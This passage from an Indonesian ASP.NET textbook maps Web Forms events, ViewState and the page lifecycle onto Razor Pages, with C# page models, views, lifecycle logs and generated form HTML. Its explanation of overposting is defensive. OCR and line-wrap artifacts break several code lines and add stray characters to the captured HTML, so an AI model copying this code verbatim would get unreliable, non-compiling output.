`sender` adalah objek yang membangkitkan *event* — tombol itu, dalam bentuk `object`, sehingga satu *handler* dapat melayani beberapa kontrol dan menanyakan siapa yang memanggilnya. `e` membawa rincian *event*; untuk sebagian besar *event* ia berupa `EventArgs` kosong, dan untuk tombol perintah ia berupa `CommandEventArgs` dengan `CommandName` dan `CommandArgument`, seperti yang dipakai `DoCommand` pada **Kode 11.21**.

Handler dihubungkan di *markup*, dengan atribut yang dinamai menurut *event*-nya dengan awalan `On`, seperti pada **Kode 11.20** dengan `OnClick="calculateAccount"`. (Di Visual Basic, *handler* juga dapat dihubungkan di kode, dengan klausa `Handles Button1.Click`.) **Tabel 11.8** mendaftar *event* kontrol yang umum beserta atributnya.

Tabel 11.8 *Event* kontrol yang umum dan atribut yang menghubungkan *handler* dengan masing-masing.

Event	Atribut	Kontrol
`Click`	`OnClick`	Button, ImageButton, LinkButton, ImageMap
`Command`	`OnCommand`	Button, ImageButton, LinkButton
`TextChanged`	`OnTextChanged`	TextBox
`SelectedIndexChanged`	`OnSelectedIndexChanged`	DropDownList, ListBox, RadioButtonList, CheckBoxList
`CheckedChanged`	`OnCheckedChanged`	CheckBox, RadioButton

Setiap kontrol juga memiliki **event bawaan** (*default event*), yaitu *event* yang *handler*-nya dibuatkan Visual Studio ketika Anda mengeklik ganda kontrol itu di perancang. **Tabel 11.9** mendaftarnya.

Tabel 11.9 *Event* bawaan setiap kontrol.

Kontrol	*Event* bawaan	Kontrol	*Event* bawaan
AdRotator	`AdCreated`	HyperLink	`Click`
BulletedList	`Click`	ImageButton	`Click`
Button	`Click`	ImageMap	`Click`
Calendar	`SelectionChanged`	LinkButton	`Click`
CheckBox	`CheckedChanged`	ListBox	`SelectedIndexChanged`
CheckBoxList	`SelectedIndexChanged`	Menu	`MenuItemClick`
DataGrid	`SelectedIndexChanged`	RadioButton	`CheckedChanged`
DataList	`SelectedIndexChanged`	RadioButtonList	`SelectedIndexChanged`
DropDownList	`SelectedIndexChanged`		

Event perubahan — `TextChanged`, `CheckedChanged`, `SelectedIndexChanged` — memerlukan peringatan. *Event* ini *tidak* dikirim saat perubahan terjadi, sebab mengubah kotak teks tidak mengirim apa pun. Secara bawaan *event* itu diantrekan, lalu dibangkitkan pada *postback* berikutnya, tepat sebelum `Click` yang menyebabkan *postback* itu (**Gambar 11.15**). Kontrol dengan `AutoPostBack="true"` mengirim halamannya sendiri begitu ia berubah, melalui `__doPostBack`; dengan cara itulah radio button pada `MyAccount` bereaksi seketika. Terasa instan di jaringan yang cepat. Di jaringan yang lambat, setiap klik pada radio button memuat ulang seluruh halaman, lengkap dengan ViewState-nya.

> **WAWASAN KUNCI.** Web Forms tidak membuat web menjadi *stateful*. Web Forms membuat setiap perjalanan pulang-pergi membawa keadaan halaman di kolom tersembunyi dan membangun objek halaman baru darinya, cukup cepat sehingga tampak seperti jendela desktop. Abstraksinya elegan, tetapi bocor: pada ukuran ViewState, pada kutu urutan siklus hidup, pada satu-satunya formulir server, dan pada HTML yang tidak ditulis pemrogram dan tidak mudah dikendalikannya.

11.7 Gagasan Web Forms dalam Bentuk Modernnya

11.7.1 Satu tabel, dua dunia

Ketika Microsoft membangun ulang ASP.NET dari dasar sebagai ASP.NET Core, Web Forms tidak ikut dipindahkan. Microsoft mempertahankan gagasan yang terbukti baik dan membuang gagasan yang melawan sifat web. Razor Pages, model berbasis halaman di ASP.NET Core, adalah keturunan langsungnya untuk aplikasi yang sarat formulir [9]. **Tabel 11.10** memetakan setiap gagasan Web Forms dalam bab ini ke bentuk Razor Pages-nya; sisa bab ini memperlihatkan masing-masing sedang berjalan.

Tabel 11.10 Gagasan Web Forms dan padanannya di Razor Pages. Perubahan terbesar ada di baris kedelapan: tidak ada yang disimpan di kolom tersembunyi kecuali Anda sendiri yang menaruhnya di sana.

Web Forms	Razor Pages	Apa yang berubah
`Page.aspx` + `Page.aspx.cs`	`Page.cshtml` + `Page.cshtml.cs`	pemisahan yang sama; modelnya sebuah `PageModel`
kontrol server `<asp:TextBox>`	`<input>` biasa dengan **tag helper**, `asp-for`	Anda menulis HTML-nya; *helper* mengisi `name`, `id`, `value`
properti kontrol `TextBox1.Text`	properti model halaman dengan `[BindProperty]`	**model binding** menyalin nilai kiriman ke properti
satu formulir server, selalu mengirim ke dirinya sendiri	formulir biasa sebanyak yang diperlukan	`action` dan `formaction` kembali menjadi milik Anda
`OnClick="calculateAccount"`	metode *handler* `OnPostCalculate`	tombol menyebut *handler*-nya dengan `asp-page-handler`
`CommandName` / `CommandArgument`	parameter *handler* yang diikat dari nilai *route* tombol	`asp-route-name`, `asp-route-argument`
`Page_Load`, `IsPostBack`	`OnGet` untuk kunjungan pertama, `OnPost…` untuk kiriman	metode HTTP-lah pembedanya
ViewState	tidak ada yang tersembunyi: apa yang dikirim formulir, ditambah kolom tersembunyi pilihan Anda	keadaan menjadi eksplisit dan kecil
`AutoPostBack="true"`, `__doPostBack`	satu baris JavaScript, `requestSubmit()`	terlihat di *markup*
kontrol validator	*data annotation* dan `ModelState`	Bab 14
`__EVENTVALIDATION`, `ViewStateMac`	**token antiforgery**	melindungi permintaan, bukan keadaan
`Response.Redirect`	`RedirectToPage`, pola Post/Redirect/Get	Subbab 11.8.6
event siklus hidup halaman	*page filter*: `OnPageHandlerSelected`, `…Executing`, `…Executed`	Subbab 11.7.3

11.7.2 MyAccount di Razor Pages

Kode 11.26 adalah `MyAccount` yang dibangun ulang, kontrol demi kontrol, sebagai halaman Razor. Setiap tombol Web Forms telah menjadi **metode handler**, yang namanya setelah `OnPost` adalah nama *handler*: `OnPostCalculate`, `OnPostCommand`, `OnPostBuy`, dan seterusnya. Setiap kontrol yang nilainya dikirim peramban telah menjadi properti bertanda `[BindProperty]`. Komentar setelah setiap *handler* menyebut *handler* Web Forms yang digantikannya.

Kode 11.26 `Account.cshtml.cs`: model halaman. Nilai kiriman diikat ke properti; setiap tombol memiliki *handler*; string keluaran adalah properti biasa yang bernilai awal `"Label"`, teks bawaan label Web Forms.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryForms.Pages;

/// <summary>MyAccount.aspx rebuilt in Razor Pages: every Web Forms button becomes a named
handler.</summary>
public class AccountModel : PageModel
{
    // What the browser posts back. In Web Forms, ViewState carried these; here the form
does, openly.
    [BindProperty] public string? TextBox1 { get; set; }
    [BindProperty] public decimal Amount { get; set; } = 100m;           // travels in a
hidden input
    [BindProperty] public string? Normal { get; set; } = "Sample";
    [BindProperty] public string? Secret { get; set; }
    [BindProperty] public string? Multi { get; set; } = "Durian Mango Mangosteen
Pineapple";
    [BindProperty] public bool Apples { get; set; }
    [BindProperty] public bool Pears { get; set; }
    [BindProperty] public bool Bananas { get; set; }
    [BindProperty] public string? Payment { get; set; }
    [BindProperty] public string[] Countries { get; set; } = [];
    [BindProperty] public bool Filled { get; set; }                      // "the second
list was filled"
    [BindProperty] public string? Country2 { get; set; }

    // What the page shows. Nobody posts these: a handler recomputes them, or they fall
back to "Label".
    public string Label1 { get; private set; } = "calculateAccount";
    public string Bought { get; private set; } = "Label";
    public string PaymentText { get; private set; } = "Label";
    public string CarCode { get; private set; } = "Label";
    public string CarCode2 { get; private set; } = "Label";

    static readonly SortedList<string, string> CarCodes = new()
    {
        ["United States"] = "USA", ["Great Britain"] = "GB", ["Germany"] = "D", ["France"]
= "F", ["Italy"] = "I",
    };
    public IEnumerable<SelectListItem> CountryItems =>
        new[] { "United States", "Great Britain", "Germany", "France", "Italy" }
            .Select(c => new SelectListItem(c, CarCodes[c]));
    public IEnumerable<SelectListItem> CountryItems2 =>                  // DataSource +
DataBind()
        Filled ? CarCodes.Select(p => new SelectListItem(p.Key, p.Value)) : [];

    public void OnGet() { }
```

Kode 11.26 (Lanjutan) *Account.cshtml.cs: model halaman. Nilai kiriman diikat ke properti; setiap tombol memiliki handler; string keluaran adalah properti biasa yang bernilai awal "Label", teks bawaan label Web Forms.*


```
    public void OnPostCalculate()                                          //
OnClick="calculateAccount"
    {
        int total = 1000;
        Label1 = int.TryParse(TextBox1, out int value) ? (total + value).ToString() : "Not
a whole number";
    }

    public void OnPostCommand(string name, decimal argument)             //
OnCommand="DoCommand"
    {
        if (name == "add") Amount += Amount * argument;
        else if (name == "sub") Amount -= Amount * argument;
        Amount = Math.Round(Amount, 2);
        ModelState.Remove(nameof(Amount));   // or the hidden input would show the POSTED
value again
    }

    public void OnPostBuy()                                                //
OnClick="DoClick"
    {
        Bought = "You bought: " + (Apples ? "Apples " : "") + (Pears ? "Pears " : "") +
(Bananas ? "Bananas " : "");
    }

    public void OnPostPayment() => PaymentText = "Method of payment: " + Payment;   //
OnCheckedChanged

    public void OnPostShow() =>                                            //
OnClick="CarCodeButtonClick"
        CarCode = "The selected country has the international car code " + string.Join(",
", Countries);

    public void OnPostFill()                                               //
OnClick="btnCarCode2_Click"
    {
        Filled = true;
        ModelState.Remove(nameof(Filled));
    }

    public void OnPostPick() =>                                            //
OnSelectedIndexChanged
        CarCode2 = "The selected country has the international car code " + Country2;
}
```

View-nya, **Kode 11.27**, adalah satu formulir, seperti halaman Web Forms, tetapi ditulis dalam HTML. `asp-for="TextBox1"` pada `<input>` meminta *tag helper* menuliskan `id`, `name`, dan `value` terkini yang benar. `asp-page-handler="Calculate"` pada `<button>` menulis `formaction="/account/Calculate"`, dan segmen *handler* pada alamat memilih `OnPostCalculate`. Kedua tombol persentase mengirim nama dan argumen perintahnya sebagai nilai *route*, sehingga `OnPostCommand(string name, decimal argument)` menerimanya sebagai parameter. Dan `AutoPostBack` telah menjadi JavaScript yang terlihat: `onchange` sebuah radio button memanggil `this.form.requestSubmit(…)` dengan tombol tersembunyi sebagai pengirimnya, persis seperti yang dilakukan `__doPostBack`, bedanya kini Anda dapat membacanya.

Kode 11.27 `Account.cshtml`: *view*. Dua masukan tersembunyi membawa satu-satunya keadaan yang diperlukan halaman dari satu kiriman ke kiriman berikutnya; selebihnya dikirim sendiri oleh kontrol-kontrol.

```
@page "/account/{handler?}"
@model LaundryForms.Pages.AccountModel
@{ ViewData["Title"] = "My account - server controls, the Razor Pages way"; }
<h1>My account</h1>
<form method="post">
  <input type="hidden" asp-for="Amount">
  <input type="hidden" asp-for="Filled">

  <p>@Model.Label1 <input asp-for="TextBox1">
     <button asp-page-handler="Calculate" title="Calculating amount of
salary!">Calculate</button></p>

  <p>@Model.Amount.ToString("F2")
     <button asp-page-handler="Command" asp-route-name="add" asp-route-argument="0.1">+
10%</button>
     <button asp-page-handler="Command" asp-route-name="sub" asp-route-argument="0.05">-
5%</button></p>

  <p><input asp-for="Normal"> <input asp-for="Secret" type="password" maxlength="10">
     <textarea asp-for="Multi" rows="3" cols="15"></textarea></p>

  <p><label class="check"><input asp-for="Apples"> Apples</label>
     <label class="check"><input asp-for="Pears"> Pears</label>
     <label class="check"><input asp-for="Bananas"> Bananas</label></p>
  <p><button asp-page-handler="Buy">Buy</button> @Model.Bought</p>

  <p>Select method of payment:
    @foreach (var m in new[] { "cash", "cheque", "credit card" })
    {
      <label class="check"><input type="radio" asp-for="Payment" value="@m"
             onchange="this.form.requestSubmit(document.getElementById('payment'))">
@m</label>
    }
    <button id="payment" asp-page-handler="Payment" hidden>Payment</button></p>
  <p>@Model.PaymentText</p>

  <p><select asp-for="Countries" asp-items="Model.CountryItems" size="3"></select>
     <button asp-page-handler="Show">Show</button> @Model.CarCode</p>

  <p><select asp-for="Country2" asp-items="Model.CountryItems2" size="3"
             onchange="this.form.requestSubmit(document.getElementById('pick'))"></select>
     <button asp-page-handler="Fill">Fill</button>
     <button id="pick" asp-page-handler="Pick" hidden>Pick</button> @Model.CarCode2</p>
</form>
```

Build buku ini mengendalikan halaman ini dengan Chromium *headless*: 10 di kotak teks lalu *Calculate*; *+ 10%*; *Apples* dan *Bananas* dicentang lalu *Buy*; *cash* dipilih, yang langsung mengirim dengan sendirinya; *Great Britain* dan *Germany* dipilih lalu *Show*; *Fill*; dan terakhir *France* dipilih di daftar yang sudah terisi, yang juga mengirim dengan sendirinya. **Gambar 11.16** adalah halaman setelah kiriman terakhir itu, dan inilah gambar paling bermakna dalam subbab ini.



Gambar 11.16 `MyAccount` versi Razor Pages setelah tujuh kiriman. Semua yang dikirim peramban bertahan — angka 10 yang diketik, centangan, radio button, kedua pilihan, daftar yang terisi — begitu pula jumlah 110.00 yang dibawa kolom tersembunyi. Label-label dari kiriman sebelumnya kembali menjadi `Label`, karena tidak ada yang membawanya.

Semua yang *dikirim* peramban kembali: angka 10, centangan, *cash*, kedua pilihan. Jumlah 110.00 dan daftar kedua yang terisi kembali karena masukan tersembunyi sengaja membawanya. Tetapi label yang ditulis *handler* sebelumnya — *1010*, *You bought: Apples Bananas*, *Method of payment: cash* — kembali menjadi `Label`: tidak ada yang mengirim atau menyimpannya. ViewState akan menyimpan semuanya. Itulah seluruh perbedaannya dalam satu tangkapan layar: **Web Forms menyimpan segalanya kecuali disuruh tidak; Razor Pages tidak menyimpan apa pun kecuali disuruh** — dan keluaran halaman yang sesungguhnya seharusnya dihitung dari data, bukan diingat dari klik terakhir.

> **Formulir mengingat apa yang dikirim, bukan apa yang diubah handler.** Eksekusi pertama halaman ini menampilkan 100.00 setelah *+ 10%*, bukan 110.00. *Handler* telah menetapkan `Amount` menjadi 110, tetapi *tag helper* masukan tersembunyi lebih mengutamakan nilai yang *dikirim* — disimpan di `ModelState` agar ketikan keliru pengguna dapat ditampilkan kembali kepadanya — daripada propertinya. Perbaikannya adalah baris `ModelState.Remove(nameof(Amount))` pada **Kode 11.26**: bila sebuah *handler* sengaja mengubah nilai yang terikat, ia harus memberi tahu *framework* agar melupakan nilai kiriman.

11.7.3 Siklus hidup modern, direkam

Razor Pages juga memiliki siklus hidup, lebih pendek daripada milik Web Forms dan tanpa ViewState. Model halaman dapat menimpa tiga metode yang dipanggil *framework* di sekitar

handler, dan **Kode 11.28** menulis satu baris di masing-masing, sedangkan *view*-nya, **Kode 11.29**, mencetak riwayatnya.

Kode 11.28 `Lifecycle.cshtml.cs`: model halaman yang merekam setiap tahap hidupnya sendiri.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.Filters;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages;

/// <summary>The modern page life cycle, written down step by step as it happens.</summary>
public class LifecycleModel : PageModel
{
    public List<string> Steps { get; } = new();
    [BindProperty] public string? Name { get; set; }

    public LifecycleModel() => Steps.Add("1. constructor: a new PageModel for this one
request");

    public override void OnPageHandlerSelected(PageHandlerSelectedContext context) =>
        Steps.Add($"2. OnPageHandlerSelected: {context.HandlerMethod?.MethodInfo.Name ??
"no handler"} chosen");

    public override void OnPageHandlerExecuting(PageHandlerExecutingContext context) =>
        Steps.Add($"3. OnPageHandlerExecuting: form bound, Name = \"{Name}\", valid =
{ModelState.IsValid}");

    public void OnGet() => Steps.Add("4. OnGet runs");

    public void OnPost() => Steps.Add($"4. OnPost runs and greets {Name}");

    public override void OnPageHandlerExecuted(PageHandlerExecutedContext context) =>
        Steps.Add("5. OnPageHandlerExecuted: result is " + (context.Result?.GetType().Name
?? "null"));
}
```

Kode 11.29 `Lifecycle.cshtml`: mencetak langkah-langkah yang terekam, lalu menambahkan satu langkah yang terlambat untuk dicetak.

```
@page "/lifecycle"
@model LaundryForms.Pages.LifecycleModel
@{ ViewData["Title"] = "Page life cycle"; Model.Steps.Add("6. the .cshtml renders, top to
bottom"); }
<h1>Page life cycle</h1>
<ol class="steps">
@foreach (var step in Model.Steps)
{
  <li>@step</li>
}
</ol>
<form method="post">
  <input asp-for="Name" placeholder="your name"> <button>Post back</button>
</form>
@{ Model.Steps.Add("7. after the form: too late, the list above is already written"); }
```

Kode 11.30 adalah apa yang dicetak halaman itu untuk GET dan kemudian untuk POST berisi nama *Dewi*, ditangkap dengan `curl` dari server yang sedang berjalan.

Kode 11.30 Siklus hidup terekam untuk GET dan untuk POST. Langkah 7 tidak pernah muncul: langkah itu ditambahkan setelah daftarnya selesai dituliskan.

```
<ol class="steps">
  <li>1. constructor: a new PageModel for this one request</li>
  <li>2. OnPageHandlerSelected: OnGet chosen</li>
  <li>3. OnPageHandlerExecuting: form bound, Name = &quot;&quot;, valid = True</li>
  <li>4. OnGet runs</li>
  <li>5. OnPageHandlerExecuted: result is PageResult</li>
  <li>6. the .cshtml renders, top to bottom</li>
</ol>
<ol class="steps">
  <li>1. constructor: a new PageModel for this one request</li>
  <li>2. OnPageHandlerSelected: OnPost chosen</li>
  <li>3. OnPageHandlerExecuting: form bound, Name = &quot;Dewi&quot;, valid = True</li>
  <li>4. OnPost runs and greets Dewi</li>
  <li>5. OnPageHandlerExecuted: result is PageResult</li>
  <li>6. the .cshtml renders, top to bottom</li>
</ol>
```


Bandingkan dengan **Gambar 11.15**. Objek baru untuk setiap permintaan tetap sama. Memilih *handler* berpadanan dengan Web Forms yang menyimpulkan kontrol mana yang membangkitkan *event*. Mengikat formulir kiriman ke `Name` sebelum *handler* berjalan berpadanan dengan `LoadPostData`. *Handler* adalah `Click`. Merender *view* adalah `Render`. Tidak ada `LoadViewState` dan tidak ada `SaveStateComplete`, karena tidak ada ViewState. Dan langkah 7 memperlihatkan satu-satunya aturan urutan yang masih bisa menggigit: *view* ditulis dari atas ke bawah, sehingga apa pun yang dihitung di bawah tempat ia dicetak sudah terlambat.

11.8 Formulir Razor Pages: *Model Binding*, *Tag Helper*, *Handler*

Subbab ini membongkar mesin formulir Razor Pages, dengan halaman nota baru milik Laundry sebagai contoh. Halaman lengkapnya menyusul di Subbab 11.9.

11.8.1 Alur permintaan

Gambar 11.17 mengikuti satu `POST` sejak tiba sampai jawabannya berangkat. Setiap kotak adalah bagian *framework* yang dulu harus dipahami pemrogram Web Forms dengan nama lain.



Gambar 11.17 Kiriman formulir melalui Razor Pages. *Routing* memilih halaman, *antiforgery* memeriksa token, *handler* dipilih dari alamat, *model binding* dan validasi mengisi model halaman, dan *handler* menggambar ulang halaman beserta galatnya atau mengalihkan.

Routing mencocokkan alamat dengan templat `@page` setiap halaman. `@page "/bills/new/{handler?}"` menerima `/bills/new` dan `/bills/new/save`, serta menaruh `save` ke nilai *route* `handler`. **Antiforgery** menolak `POST` tanpa token yang sah dengan status 400 sebelum kode Anda berjalan (Subbab 11.8.7). **Model halaman** dibuat, dengan parameter konstruktornya — di sini penyimpan data — disediakan oleh *dependency injection*. **Handler** dipilih: `OnPost` ditambah nama *handler*, sehingga `save` memilih `OnPostSave`, `preview` memilih `OnPostPreview`, dan GET memilih `OnGet`; nama dicocokkan tanpa memedulikan huruf besar-kecil, dan akhiran `Async` diabaikan. Lalu **model binding** dan **validasi** berjalan, dan terakhir *handler*.

11.8.2 *Model binding*

Model binding adalah bagian *framework* yang menggantikan pekerjaan "baca permintaan lalu salin setiap nilai ke variabel". Ia memeriksa setiap properti bertanda `[BindProperty]` dan setiap parameter *handler*, dan untuk masing-masing mencari nilai bernama sama — tanpa memedulikan huruf besar-kecil — di formulir kiriman, nilai *route*, *query string*, atau berkas yang diunggah, dengan urutan itu [10]. Kemudian ia **mengonversi** teks itu ke tipe properti: `"true"` menjadi `bool`, `"0.1"` menjadi `decimal`, bagian berkas menjadi `IFormFile`. **Kode 11.31** adalah bagian atas model halaman Laundry.

Kode 11.31 Properti-properti terikat milik `NewModel`. Masing-masing diisi dari kolom kiriman yang bernama sama; atribut setelah `BindProperty` adalah aturan validasi beserta pesan yang akan ditampilkan halaman.

```
public class NewModel(ILaundryStore store) : PageModel
{
    // Model binding fills these from the posted form, by name, before a POST handler runs.
    [BindProperty, Required(ErrorMessage = "Enter a customer id such as C0047."),
     RegularExpression(@"^\s*[Cc]\d{4}\s*$", ErrorMessage = "Enter a customer id such as
C0047.")]
    public string? Customer { get; set; }

    [BindProperty, Required(ErrorMessage = "Choose a service from the list.")]
    public string? Service { get; set; }

    [BindProperty]
    public bool Express { get; set; }

    [BindProperty, Required(ErrorMessage = "Enter the weight or count, for example 2.5.")]
    public string? Quantity { get; set; }

    [BindProperty, Required(ErrorMessage = "Choose an outlet.")]
    public string? Outlet { get; set; } = "O01";

    [BindProperty, Required(ErrorMessage = "A rack is A, B or C and 01 to 20, for example
B03."),
     RegularExpression(@"^\s*[A-Ca-c](0[1-9]|1\d|20)\s*$",
                       ErrorMessage = "A rack is A, B or C and 01 to 20, for example
B03.")]
    public string? Rack { get; set; }
```

Empat rincian penting dalam praktik.

Semuanya teks lebih dulu. Peramban mengirim `Quantity=2%2C4`. *Binding* menyandi-baliknya menjadi string `"2,4"`. Properti itu sengaja bertipe `string`: seandainya bertipe `decimal`, konversinya akan mengikuti budaya (*culture*) server, sehingga `2,4` menjadi 2,4 di server berbahasa Indonesia dan menjadi 24 — atau galat — di server Amerika. Halaman mengonversi jumlah itu sendiri, dengan satu aturan yang tidak bergantung pada tempat server berjalan (Subbab 11.9.1).

Kegagalan konversi bukan *exception*. Bila properti `decimal` menerima `abc`, *binding* membiarkan properti bernilai bawaannya dan mencatat galat di `ModelState`, kamus yang menyimpan nilai yang dicoba dan galat setiap kolom. *Handler* tetap berjalan dan wajib memeriksa `ModelState.IsValid`.

***Binding* hanya membaca apa yang diminta.** Rangkaian uji mengirim `payment=1` dan `price=1` bersama nota sungguhan. `NewModel` tidak memiliki properti seperti itu, sehingga nilainya diabaikan, dan nota berharga sesuai daftar harga. Bahayanya justru kasus sebaliknya, yang disebut **overposting** atau *mass assignment*: halaman yang mengikat seluruh objek `Bill`, `[BindProperty] public Bill Bill { get; set; }`, memungkinkan siapa pun yang menambahkan `Bill.Payment=1` pada formulir untuk menetapkan pembayaran. Ikatlah hanya kolom yang memang boleh diubah formulir itu.

GET tidak diikat secara bawaan. `[BindProperty]` hanya mengikat pada `POST`, agar sebuah tautan tidak mengisi model halaman secara tak sengaja. Halaman pencarian yang harus mengikat *query string*-nya menyatakannya: `[BindProperty(SupportsGet = true)]`.

11.8.3 *Tag helper* dan HTML yang ditulisnya

Tag helper adalah kode C# yang dijalankan pada sebuah elemen HTML di *view* `.cshtml` dan menulis ulang elemen itu [11]. *Helper* diaktifkan untuk setiap halaman oleh satu baris di `_ViewImports.cshtml`, `@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers`. Berbeda

dengan kontrol server Web Forms, *tag helper* berangkat dari HTML yang Anda tulis dan *menambahkan* padanya, sehingga *markup* halaman tetap milik Anda. **Kode 11.32** adalah formulir yang dihasilkan *view* nota baru pada Subbab 11.9.3, persis sebagaimana dikirim server.

Kode 11.32 HTML yang ditulis *tag helper* untuk formulir nota baru, ditangkap dengan `curl`. Atribut Anda dipertahankan; `id`, `name`, `value`, `type`, atribut `data-val-*`, `formaction`, token *antiforgery*, dan `Express=false` tersembunyi ditambahkan.

```
<form method="post">
  <label for="Customer">Customer id</label>
  <input required pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047"
autocomplete="off" type="text" data-val="true" data-val-regex="Enter a customer id such as
C0047." data-val-regex-pattern="^\s*[Cc]\d{4}\s*$" data-val-required="Enter a customer id
such as C0047." id="Customer" name="Customer" value="">
  <span class="err field-validation-valid" data-valmsg-for="Customer" data-valmsg-
replace="true"></span>

  <label for="Service">Service</label>
  <select required data-val="true" data-val-required="Choose a service from the list."
id="Service" name="Service">
    <option value="">- choose -</option>
  <option value="S0001">Wash, dry &amp; fold (per kg) - Rp 8.000</option>
<option value="S0003">Ironing only (per kg) - Rp 6.000</option>
<option value="S0004">Dry cleaning - shirt/blouse (per item) - Rp 20.000</option>
<option value="S0005">Dry cleaning - suit 2 pieces (per item) - Rp 65.000</option>
<option value="S0006">Dry cleaning - dress/kebaya (per item) - Rp 45.000</option>
<option value="S0007">Dry cleaning - jacket (per item) - Rp 40.000</option>
<option value="S0008">Bed cover, any size (per item) - Rp 35.000</option>
<option value="S0009">Blanket (per item) - Rp 25.000</option>
<option value="S0010">Curtain (per kg) - Rp 15.000</option>
<option value="S0011">Shoes deep clean (per pair) - Rp 45.000</option>
<option value="S0012">Helmet cleaning (per item) - Rp 30.000</option>
</select>
  <span class="err field-validation-valid" data-valmsg-for="Service" data-valmsg-
replace="true">></span>

  <label class="check">><input type="checkbox" data-val="true" data-val-required="The
Express field is required." id="Express" name="Express" value="true"> Express, ready in 1
day (wash &amp; fold only)</label>
  <span class="err field-validation-valid" data-valmsg-for="Express" data-valmsg-
replace="true">></span>

  <label for="Quantity">Weight in kg, or number of items</label>
  <input required inputmode="decimal" pattern="[0-9]{1,3}([.,][0-9])?" placeholder="2.5"
type="text" data-val="true" data-val-required="Enter the weight or count, for example 2.5."
id="Quantity" name="Quantity" value="">
  <span class="err field-validation-valid" data-valmsg-for="Quantity" data-valmsg-
replace="true">></span>

  <fieldset>
    <legend>Outlet</legend>
      <label><input type="radio" value="O01" required checked="checked" data-val="true"
data-val-required="Choose an outlet." id="Outlet" name="Outlet"> Profitina Laundry
Rungkut</label>
      <label><input type="radio" value="O02" required id="Outlet" name="Outlet"> Profitina
Laundry Keputih</label>
      <label><input type="radio" value="O03" required id="Outlet" name="Outlet"> Profitina
Laundry Wiyung</label>
  </fieldset>
  <span class="err field-validation-valid" data-valmsg-for="Outlet" data-valmsg-
replace="true">></span>

  <label for="Rack">Rack</label>
  <input required pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3" placeholder="B03"
type="text" data-val="true" data-val-regex="A rack is A, B or C and 01 to 20, for example
B03." data-val-regex-pattern="^\s*[A-Ca-c](0[1-9]|1\d|20)\s*$" data-val-required="A rack is
A, B or C and 01 to 20, for example B03." id="Rack" name="Rack" value="">
  <span class="err field-validation-valid" data-valmsg-for="Rack" data-valmsg-
replace="true">></span>

  <div>
    <button formaction="/bills/new/Preview">Calculate price</button>
    <button formaction="/bills/new/Save">Save bill</button>
  </div>
```

```
<input name="__RequestVerificationToken" type="hidden"
value="CfDJ8Nn6zGboveZOhT82vnNSLw7TsvOE8-lN-
YXwLPHRRE5qVZe8kmD6H5E7sVFcl8Gx3sGzxQC2vVV2t3KtLMIFFwaQHcYsKRs-Q--
P17YtKaOj8tJ2ZaJ88wYSnekKyUxHwqlmcOgIOIkNQx4IESq0rg0" /><input name="Express" type="hidden"
value="false"></form>
```

